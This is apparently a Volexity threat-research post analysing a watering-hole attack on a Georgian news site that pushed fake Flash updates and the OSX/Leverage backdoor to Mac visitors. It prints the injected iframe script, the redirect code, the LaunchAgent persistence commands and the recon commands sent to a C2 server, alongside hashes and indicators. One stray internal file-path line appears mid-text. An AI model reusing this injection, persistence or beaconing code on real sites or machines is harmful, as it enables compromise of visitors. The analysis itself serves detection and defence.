Real News, Fake Flash: Mac OS X Users Targeted

volexity.com/blog/2017/07/24/real-news-fake-flash-mac-os-x-users-targeted/

July 24, 2017

by Volexity

Volexity recently identified a breach to the website of a well regarded media outlet in the country of Georgia. As part of this breach, the media organization's website was being leveraged as a component of a malware campaign targeting select visitors. The news organization provides reporting on its website in English, Georgian, and Russian. However, only the Georgian language portion of the website was impacted and used in an effort to

distribute malware. The targets were then further narrowed to those that were running the **Mac OS X** operating system, had not previously visited the website, and had specific browser versions. The attackers accomplished much of this with JavaScript they placed on the media organization's website.

The following JavaScript code was observed on the index page of the Georgian language portion of the website.

```
<script type="text/javascript">
 function prepareFrame() {
        var ifrm = document.createElement("iframe");
        ifrm.setAttribute("src", "http://updatesec.webredirect.org/flash/index.php");
        ifrm.style.width = "0px";
        ifrm.style.height = "0px";
        document.body.appendChild(ifrm);
    }

var x = navigator.userAgent;
if (x.indexOf("Macintosh") > -1 && x.indexOf("Chrome") == -1 ) {
    if(true) {
        var t =document.cookie;

        if (t.indexOf("site=RNDsstr2Template2") > -1) {

        }else {

            if(t.indexOf("site=RNDsstrTemplate") > -1){
            setCookie("site","RNDsstr2Template2","30");


}else {
            setCookie("site","RNDsstrTemplate","30");
             prepareFrame();
                    }
        }
    }

}

function setCookie(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays*24*60*60*1000));
    var expires = "expires="+d.toUTCString();
    document.cookie = cname + "=" + cvalue + "; " + expires;
}
</script>
```

The attackers appear to have implemented multiple checks to make sure they limited the targeting and frequency of the attacks against visitors to the website. In particular, the JavaScript specifically checks if the vistor's User-Agent is associated with a Mac and that the browser is not Google Chrome. If these conditions pass, cookies for the website are pulled into a variable and inspected. In particular a cookie named **site** is examined to see if it holds the value **RNDsstr2Template2** or **RNDsstrTemplate**. If either cookie is present, it indicates that the visitor has previously visited the website and evaluated the attacker's JavaScript code. If this is the case, the exploitation chain will end. The code will then extend the expiration of the **site** cookie with **RNDsstr2Template2** as its value. However, if initial criteria passed and the **site** cookie is not present or at least does not contain the value **RNDsstr2Template2** or **RNDsstrTemplate**, the JavaScript will then create the **site** cookie with the value **RNDsstrTemplate** and then call the function **prepareFrame()**.

The **prepareFrame()** function effectively loads an iframe from the following attacker controlled URL:

> http://updatesec.webredirect[.]org/flash/index.php

During most of Volexity's test cases, this page will only return 2 bytes back to the request. However, when requesting the URL with a User-Agent indicative of a Mac system using Safari, Volexity was able to intermittently get the the website to return follow on JavaScript. Despite the initial check ensuring the visitor is on a Mac and not running Google Chrome, it appears server-side code performs further checks before attempting to actually target the user. Volexity observed the following code being returned from the server upon meeting all targeting conditions:

> <script type='text/javascript'>
>
> window.parent.location.href= 'http://updatesec.webredirect[.]org/flashplayer/index.html';
>
> </script>

This script results in the user being brought to a page titled "**Flash Player Critical Update**" that was designed to appear as though it was a legitimate Adobe website. This page in turn loaded an iframe from the following URL:

> http://updatesec.webredirect[.]org/flash.html

The code from this URL appears to have been generated from Metasploit with a module for the Safari User-Assisted Download and Run Attack. The Metasploit website describes the attack and the module as follows:

> This module abuses some Safari functionality to force the download of a zipped .app OSX application containing our payload. The app is then invoked using a custom URL scheme. At this point, the user is presented with Gatekeeper's prompt: "APP_NAME" is an application downloaded from the internet. Are you sure you want to open it? If the user clicks "Open", the app and its payload are executed. If the user has the "Only allow applications downloaded from Mac App Store and identified developers (on by default on OS 10.8+), the user will see an error dialog containing "can't be opened because it is from an unidentified developer." To work around this issue, you will need to manually build and sign an OSX app containing your payload with a custom URL handler called "openurl". You can put newlines and unicode in your APP_NAME, although you must be careful not to create a prompt that is too tall, or the user will not be able to click the buttons, and will have to either logout or kill the CoreServicesUIAgent process.

The code in this case would attempt to download and install malware from the following URL:


> http://updatesec.webredirect[.]org/GetFlashPlayer.zip

The User-Assisted Download and Run would then result in the creation of the file (directory) **GetFlashPlayer.app** and its attempted launch from the user's Downloads directory. Per the description above, OS X will then prompt the user if they are sure they wish to run the file since it was downloaded from the Internet.

If the user selects "Open" or otherwise later launches it from their Download folder, the malware will be launched and install a copy of itself at the following path:

> **/Users/<username>/Library/Safari/GetFlashPlayer.app/**

The folder structure of the malware and its files is shown below.



The malware maintains persistence through a Launch Agent by executing the following commands:

> **mkdir ~/Library/LaunchAgents**
>
> **echo '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict> <key>RunAtLoad</key><true/><key>KeepAlive</key><true/><key>Label</key> <string>com.GetFlashPlayer</string><key>ProgramArguments</key><array> <string>/Users/<username>/Library/Safari/GetFlashPlayer.app/Contents/MacOS/GetFlashPlayer</string> </array></dict></plist>' > ~/Library/LaunchAgents/com.GetFlashPlayer.plist**

As can be seen, the malware is writing a plist file named **com.GetFlashPlayer.plist** into the victim user's LaunchAgent directory.
The *RunAtLoad* and *KeepAlive* keys ensure that the malware will gain persistence and keep running.

Upon execution, the malware will also use the *open* command to launch the URL https://get.adobe.com/flashplayer/ in a browser window. This new browser activity is meant to trick the user into thinking the Adobe Flash Update application is legitimate. The malware then immediately begins to beacon to **downloadarchives.servehttp[.]com** (213.200.14.138) on TCP port **7777**. If a successful connection is made, the output from the following commands is sent:

1. logname
2. ioreg -l | grep "product-name" | awk -F'\' '{print $4}'
3. sw_vers | awk -F':\t' '{print $2}' | paste -d ' ' - - -;
4. sysctl -n hw.memsize | awk '{print $0/1073741824" GB RAM"}';
5. df -hl | grep 'disk0s2' | awk '{print $4"/"$2" free ("$5" used)"}'
6. ioreg -l | grep "IOPlatformSerialNumber" | awk -F" '{print $4}'

The information gathered by these commands includes the following:

Command	Information Gathered
1	The account name of the logged in user
2	The name and version of the hardware (or virtual machine) running the malware. For example, “MacBookAir6,2” or “VmWare9,1”.
3	The installed version of OS X

4	The amount, in gigabytes, of RAM installed
5	The amount of disk spaced available and used
6	The system's serial number (unique to the hardware or virtual machine)

The backdoor is very noisy and will attempt to communicate with the command and control server every second until a connection is established.

Malware File Information

The malware used by the attackers appears to be a newer version of what has previously been dubbed OSX/Leverage.A and described in public blogs by Intego and AlienVault. It is written in Real Basic and beacons back to the attackers once per second until a connection is established. Unlike the earlier version of the malware, this new version does not limit itself to a predefined set of commands and instead allows an unrestricted command shell capability back into an infected system. Details of the core malware files are provided below.

File Hashes

Filename: GetFlashPlayer.zip
File size: 1378073 bytes
MD5 hash: 6597ffd7d1d241b1bf776bc7e1e3f840
SHA1 hash: 2810d554b2e9e14551cef7293e5240b058fb78c3
Notes: ZIP file containing the OSX/Leverage.A GetFlashPlayer.app application/directory.

Filename: GetFlashPlayer
File size: 2131776 bytes
MD5 hash: 28064805242b3aa9c138061d6c18e7f5
SHA1 hash: 2441e2e9f68b4110218e1fcdc2cfce864b96e2da
Notes: Signed OSX/Leverage.A binary masquerading as a legitimate file from Adobe

Digitally Signed

This instance of the OSX/Leverage backdoor had been signed with a code signing certificate that was issued to an Apple Developer. Additional notes of interest related to the compilation time of the malware and developer name associated with the codesigning certificate are shown below from the **codesign** utility:

```
$ codesign -dvv GetFlashPlayer.app/

Executable=/Users/volexity/malware/GetFlashPlayer.app/Contents/MacOS/GetFlashPlayer

Identifier=com.papandopulo.alex

Format=app bundle with Mach-O thin (i386)

CodeDirectory v=20200 size=10464 flags=0x0(none) hashes=516+3 location=embedded

Signature size=8532

Authority=Developer ID Application: aleks papandopulo (SN6EU36WE9)

Authority=Developer ID Certification Authority

Authority=Apple Root CA

Timestamp=Feb 5, 2016, 06:25:25

Info.plist entries=16

TeamIdentifier=SN6EU36WE9

Sealed Resources version=2 rules=12 files=4

Internal requirements count=1 size=180
```

Detection

Detection of the malware can be achieved both from the host and network level. On the host, systems can be examined for the presence of the **GetFlashPlayer** application and/or Launch Agency under a user's profile. Additionally, any files found to be signed with the certificate described above should be considered to be malicious. At the network level, connections destined for TCP port 7777 should be scrutinized and examined, as this is a non-standard port for typical external communication. The following Emerging Threats rule, found under trojan.rules, will also detect the network beacons:

```
2017525 - ET TROJAN OSX/Leverage.A Checkin
```

Network Indicators

DNS Names

Hostname	IP Address
updatesec.webredirect[.]org	45.77.53.146
downloadarchives.servehttp[.]com	213.200.14.138

IP Addresses

Volexity was also able to find ties between the updatesec.webredirect[.]org exploitation and malware delivery server and the IP address **176.9.192.223.** Volexity believes this IP is likely used for similar purposes and is directly related with the threat activity described in this blog.

IP Address	ASN Information

45.77.53.146	20473 | 45.77.52.0/22 | AS-CHOOPA | US | Choopa, LLC, US
213.200.14.138	16010 | 213.200.0.0/19 | MAGTICOMAS, | GE | GE
176.9.192.223	24940 | 176.9.0.0/16 | HETZNER | DE | AS, DE

[Un]Related Activity

In a final interesting twist, while writing this blog, Volexity noted that the IP address for the hostname **updatesec.webredirect[.]org** was updated to resolve to the Lithuanian IP address **185.28.22.22**. This IP address does not appear to be responding on port 80, so no content would be served to visitors. However, it should be noted that this IP address is listed as a command and control server in the Stantinko report that was just released by ESET last week. Volexity is not aware of any ties between this threat activity and those behind Stantinko.